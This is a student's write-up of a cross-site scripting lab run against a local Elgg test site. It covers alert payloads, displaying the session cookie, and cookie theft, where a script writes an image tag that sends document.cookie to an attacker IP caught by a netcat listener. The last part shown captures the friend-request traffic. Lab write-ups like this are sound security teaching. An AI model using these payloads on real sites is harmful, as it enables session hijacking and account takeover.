



INFORMATION SECURITY LAB

LAB 8: Cross-Site Scripting Attack Lab


Name: Ankitha P

Class: 6 'D'

Date : 21/04/2021


Task 1: Posting a Malicious Message to Display an Alert Window

Here we first write the following JavaScript code into the 'brief description' field of Sammy. As soon as the web page loads after saving the changes, the JavaScript code will be executed. The following screenshot shows the code.




As soon as we save these changes, the profile displays a pop up with a word

XSS, the one we write in the alert. We can view the same by logging out of Samy's account, logging into some other's account (Alice account) and visiting Samy's profile, on which we get the pop up with the word 'XSS' as shown below. We can also notice that value hasn't been added in the Brief Description field of Samy's profile and is just Javascript code which is executed.



If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag. Our js code is myscripts.js with the below code.




```
Terminal
GNU nano 2.5.3      File: /var/www/html/myscripts.js


alert('Task 1: Attack by Ankitha_PES1201801491');

[ Read 1 line ]
^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify       ^C Cur Pos
^X Exit          ^R Read File     ^\ Replace       ^U Uncut Text    ^T To Spell      ^_ Go To Line
```

We place this js code in the var/www/html folder so that we can access it via the browser. Then in Sammy's profile, we add the following script code referring to the myscripts.js file.




As soon as we save these changes, the profile displays a pop up with a word 'Task 1: Attack by Ankitha_PES1201801491', the one we write in the alert. We can view the same by logging out of Samy's account, logging into some other's account (Alice account) and visiting Samy's profile, on which we get the pop up with the word 'Task 1: Attack by Ankitha_PES1201801491' as shown below.




Task 2: Posting a Malicious Message to Display Cookies

Now, we change the previous code as the following in Samy's profile to display the current cookie value in the session in the alert.



After saving, we see that Samy's cookie value is being displayed and the Brief description field of Samy is empty. This proves that the JavaScript code was executed.



We can view the same by logging out of Samy's account, logging into some other's account (Alice account) and visiting Samy's profile, on which we get

the pop up with the cookie value but only Bob being able to see the alert and hence the cookie. Attacker cannot see this cookie. The above screenshot shows the same.

Task 3: Stealing Cookies from the Victim's Machine

Now, in order to get the cookie of the victim to the attacker, we write the following JS code to reference the following code in the brief description of Samy:

Attacker machine IP:



```
Terminal
seed@PES1491_Ankitha:~$ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:2f:a9:5e
            inet addr:10.0.2.31  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::ca63:dbbe:6e42:bc67/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:6160 errors:0 dropped:0 overruns:0 frame:0
            TX packets:4389 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:7164948 (7.1 MB)  TX bytes:435256 (435.2 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:1597 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1597 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:837220 (837.2 KB)  TX bytes:837220 (837.2 KB)

seed@PES1491_Ankitha:~$
```

```
Terminal
GNU nano 2.5.3      File: /var/www/html/myscripts2.js
document.write('<img src=http:10.0.2.31:5555?c=' + escape(document.cookie) + ' >');
```

We start a TCP connection to listen in the terminal using the nc -lv 5555 command. -l is for listening and -v for verbose. The netcat command allows the TCP server to start listening on Port 5555.



We are able to get the cookie value on the terminal when we log in as Alice and visit Samy's account by having the malicious JavaScript insert a tag with its src attribute set to the attacker's machine(10.0.2.31). When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives as shown above. We were successfully able to steal the victim(Alice)'s cookie.

Task 4: Becoming Victim's Friend.

To create our own HTTP GET request to make friends, we add Alice as a friend from Samy's account to see how the request looks like with HTTP Live Header which is as shown below:

The screenshot shows a web browser window displaying the XSS Lab Site. The site has a blue header with the text "XSS Lab Site" and a navigation menu with links: Activity, Blogs, Bookmarks, Files, Groups, and More. The main content area shows a profile for "Alice" with a cartoon avatar of a blonde girl. Below the avatar are buttons: "Remove friend", "Send a message", and "Report user". To the right of the profile is a "Friends" section that says "No friends yet." At the bottom of the page, it says "Powered by Elgg".

On the left side of the browser window, there is a tab titled "HTTP Header Live". The tool shows the following HTTP request details:


```
http://www.xsslabegg.com/action/friend
Host: www.xsslabegg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux 168
Accept: application/json, text/javascript, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabegg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg-hmk85dvtr9mbg99dlvc86pr66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 21 Apr 2021 14:23:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalid
Pragma: no-cache
Content-Length: 366
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```

At the bottom of the HTTP Header Live tool, there are buttons: "Clear", "Options", "File Save", and "Record Data".




Since it's a GET request, the URL has the parameters and we see that friend has a value of 44. Since we tried to add Alice as a friend, we understand that the guid of Alice is 44. There are a few other parameters in the url for timestamp and token id.

To know the guid of Samy, we inspect the html code of the website where we find 47 to be the guid of Samy, as shown below:

